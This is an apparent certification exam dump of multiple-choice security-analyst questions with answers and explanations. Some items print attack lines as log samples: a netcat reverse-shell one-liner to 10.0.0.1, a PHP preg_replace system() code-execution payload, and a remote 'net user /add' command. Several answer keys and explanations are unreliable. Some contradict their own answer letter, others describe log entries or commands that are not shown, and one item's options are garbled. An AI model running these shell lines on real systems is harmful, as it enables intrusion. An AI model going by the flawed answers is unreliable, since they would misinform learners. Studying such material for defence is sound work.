The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION 44

An attacker recently gained unauthorized access to a financial institution's database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?

- A. Document the incident and any findings related to the attack for future reference.
- B. Interview employees responsible for managing the affected systems.
- C. Review the log files that record all events related to client applications and user access.
- D. Identify the immediate actions that need to be taken to contain the incident and minimize damage.

Answer: C

Explanation:

In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files. These logs can provide critical information about how and when the attacker gained access.

The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying immediate containment actions are important steps, but they usually follow the initial log review.

NEW QUESTION 47

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

- A. SIEM ingestion logs are reduced by 20%.
- B. Phishing alerts drop by 20%.
- C. False positive rates drop to 20%.
- D. The MTTR decreases by 20%.

Answer: D

Explanation:

The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome.

NEW QUESTION 51

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

- A. Human resources must email a copy of a user agreement to all new employees
- B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
- C. All new employees must take a test about the company security policy during the onboarding process
- D. All new employees must sign a user agreement to acknowledge the company security policy

Answer: D

Explanation:

The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

NEW QUESTION 54

Which of the following security operations tasks are ideal for automation?

- A. Suspicious file analysis:Look for suspicious-looking graphics in a folder. – Create subfolders in the original folder based on category of graphics found
- B. Move the suspicious graphics to the appropriate subfolder
- C. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
- D. Security application user errors:Search the error logs for signs of users having trouble with the security application Look up the user's phone numberCall the user to help with any questions about using the application
- E. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block listMove the email to quarantine

Answer: D

Explanation:

Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION 59

The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {HOSTNAME}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_ul}
The command completed successfully.
```

Which of the following has occurred?

- A. Registry change
- B. Rename computer
- C. New account introduced
- D. Privilege escalation

Answer: C

Explanation:

The endpoint log entry shows that a new account named "admin" has been created on a Windows system with a local group membership of "Administrators". This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

NEW QUESTION 63

An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

- A. RFI
- B. LFI
- C. CSRF
- D. XSS

Answer: C

Explanation:

The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated¹. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account. To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests². These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value. Some other possible attacks that are not relevant to this scenario are:

? RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.

? LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.

? XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

NEW QUESTION 66

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

Answer: D

Explanation:

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION 71

An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

- A. The firewall service account was locked out.
- B. The firewall was using a paid feed.
- C. The firewall certificate expired.
- D. The firewall failed open.

Answer: C

Explanation:

The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

NEW QUESTION 76

An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

- A. Impact
- B. Vulnerability score
- C. Mean time to detect
- D. Isolation

Answer: A

Explanation:

The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response¹². Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident³⁴. References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

NEW QUESTION 81

A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5
High

SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed
Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4
Medium

SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed
Externally: Yes

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8
Critical

SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed
Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9
Critical

SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed
Externally: No

Which of the following vulnerabilities should be prioritized?

- A. Vulnerability 1
- B. Vulnerability 2
- C. Vulnerability 3
- D. Vulnerability 4

Answer: B

Explanation:

Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. References: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

NEW QUESTION 83

Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed). Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

- A. Remediation level
- B. Exploit code maturity
- C. Report confidence
- D. Availability

Answer: B

Explanation:

Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.

The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

NEW QUESTION 87

A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

- A. Firewall logs
- B. Indicators of compromise
- C. Risk assessment
- D. Access control lists

Answer: B

Explanation:

Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

NEW QUESTION 90

A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

- A. confi
- B. ini
- C. ntds.dit
- D. Master boot record
- E. Registry

Answer: D

Explanation:

The correct answer is D. Registry.

The registry is a database that stores system configuration keys and values in a Windows environment. The registry contains information about the hardware, software, users, and preferences of the system. The registry can be accessed and modified using the Registry Editor tool (regedit.exe) or the command-line tool (reg.exe). The registry is organized into five main sections, called hives, which are further divided into subkeys and values.

The other options are not the best descriptions of where the analyst can find system configuration keys and values in a Windows environment. config.ini (A) is a file that stores configuration settings for some applications, but it is not a database that stores system configuration keys and values. ntds.dit (B) is a file that stores the Active Directory data for a domain controller, but it is not a database that stores system configuration keys and values. Master boot record © is a section of the hard disk that contains information about the partitions and the boot loader, but it is not a database that stores system configuration keys and values.

NEW QUESTION 92

During the log analysis phase, the following suspicious command is detected-

```
<?php preg_replace('/./e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

- A. Buffer overflow
- B. RCE
- C. ICMP tunneling
- D. Smurf attack

Answer: B

Explanation:

RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of ...3

NEW QUESTION 95

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

- A. MFA
- B. User and password
- C. PAM
- D. Key pair

Answer: D

Explanation:

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

NEW QUESTION 100

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:
? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
? <https://www.comptia.org/certifications/cybersecurity-analyst>
? <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system-cvss/>

NEW QUESTION 102

Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

- A. Implementing credentialed scanning
- B. Changing from a passive to an active scanning approach
- C. Implementing a central place to manage IT assets
- D. Performing agentless scanning

Answer: C

Explanation:

Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure¹². Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets³. References: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

NEW QUESTION 107

A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

- A. Reconnaissance
- B. Weaponization
- C. Exploitation
- D. Installation

Answer: B

Explanation:

Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository. References: The answer was based on the web search results from Bing, especially the following sources:
? Cyber Kill Chain® | Lockheed Martin, which states: "In the weaponization step, the adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities."
? The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which states: "In the weaponization stage, all of the attacker's preparatory work culminates in the creation of malware to be used against an identified target."
? What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states: "Weaponization: The attacker creates a malicious payload that will be delivered to the target."

NEW QUESTION 108

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

- A. InLoud: Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No B.TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No C.ENamless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No D.PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

Answer: B

Explanation:

The vulnerability that should be patched first, given the above third-party scoring system, is:

TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No

This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

NEW QUESTION 113

A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy Which of the following technologies was deployed?

- A. SIEM
- B. SOAR
- C. IPS
- D. CERT

Answer: A

Explanation:

SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

NEW QUESTION 118

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network.

Which of the following would best aid in decreasing the workload without increasing staff?

- A. SIEM
- B. XDR
- C. SOAR
- D. EDR

Answer: C

Explanation:

SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

NEW QUESTION 120

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production
- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CDflow
- D. Implement proper input validation for any data entry form

Answer: C

Explanation:

Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 122

An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

- A. Orange team
- B. Blue team
- C. Red team
- D. Purple team

Answer: A

Explanation:

The correct answer is A. Orange team.

An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams¹².

In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team³⁴⁵.

The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity¹².

Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.

The other options are incorrect because they do not match the role and function of the analyst in this scenario.

Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them³⁴⁵.

Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them³⁴⁵.

Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them³⁴⁵.

References:

? 1 Infosec Color Wheel & The Difference Between Red & Blue Teams

? 2 The colors of cybersecurity - UW–Madison Information Technology

? 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity

? 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis

? 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

NEW QUESTION 123

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

- A. If appropriate logging levels are set
- B. NTP configuration on each system
- C. Behavioral correlation settings
- D. Data normalization rules

Answer: B

Explanation:

The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly¹. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network²³.

References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

NEW QUESTION 126

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Geoblock the offending source country
- B. Block the IP range of the scans at the network firewall.
- C. Perform a historical trend analysis and look for similar scanning activity.
- D. Block the specific IP address of the scans at the network firewall

Answer: A

Explanation:

Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:

? <https://www.blumira.com/geoblocking/>

? <https://www.avg.com/en/signal/geo-blocking>

NEW QUESTION 128

An analyst views the following log entries:

```
202.180.158.22 - - [12/Aug/2018:11:42:20 -0200] "GET /src/sourceCode.bat\HTTP/1.0" 404 291
134.17.188.5 - - [12/Aug/2018:13:04:16 -0200] "GET /img/orgChart.jpg\HTTP/1.0" 200 291
121.19.30.221 - - [12/Aug/2018:13:04:17 -0200] "GET /cgi-bin/stats.pl?month=12\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartDirectors.jpg\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartStaff.jpg\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderlings.jpg\HTTP/1.0" 404 291
216.122.5.5 - - [12/Aug/2018:13:04:18 -0200] "GET /cgi-bin/quarterly.pl?qtr=3\HTTP/1.0" 404 291
134.17.188.5 - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderUnderlings.jpg.jpg\HTTP/1.0" 404 291
```

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access. The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.

which are more important than ensuring vendor data access.

Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?

- A. 121.19.30.221
- B. 134.17.188.5
- C. 202.180.1582
- D. 216.122.5.5

Answer: A

Explanation:

The correct answer is A. 121.19.30.221.

Based on the log files and the organization's priorities, the host that warrants additional investigation is 121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.

The log files show the following information:

? The IP addresses of the hosts that accessed the web server

? The date and time of the access

? The file path of the requested resource

? The number of bytes transferred

The organization's priorities are:

? Unauthorized data disclosure is more critical than denial of service attempts

? Denial of service attempts are more important than ensuring vendor data access According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.

The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path. This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only 121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.

The other hosts do not warrant additional investigation based on the log files and the organization's priorities.

Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests. However, denial of service attempts are less critical than unauthorized data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.

Host 202.180.158.2 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.

Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements. Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the organization.

NEW QUESTION 131

A security analyst detected the following suspicious activity:

```
rm -f /tmp/f;mknode /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
```

 Which of the following most likely describes the activity?

- A. Network pivoting
- B. Host scanning
- C. Privilege escalation
- D. Reverse shell

Answer: D

Explanation:

The command `rm -f /tmp/f;mknode /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f` is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:

- `rm -f /tmp/f` deletes any existing file named /tmp/f

- `mknode /tmp/f p` creates a named pipe (FIFO) file named /tmp/f

- `cat /tmp/f|/bin/sh -i 2>&1` reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output

- `nc 10.0.0.1 1234 > tmp/f` connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe

This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.

References Hack the Galaxy

Reverse Shell Cheat Sheet

NEW QUESTION 135

A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

- A. Testing
- B. Implementation
- C. Validation
- D. Rollback

Answer: C

Explanation:

The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

NEW QUESTION 136

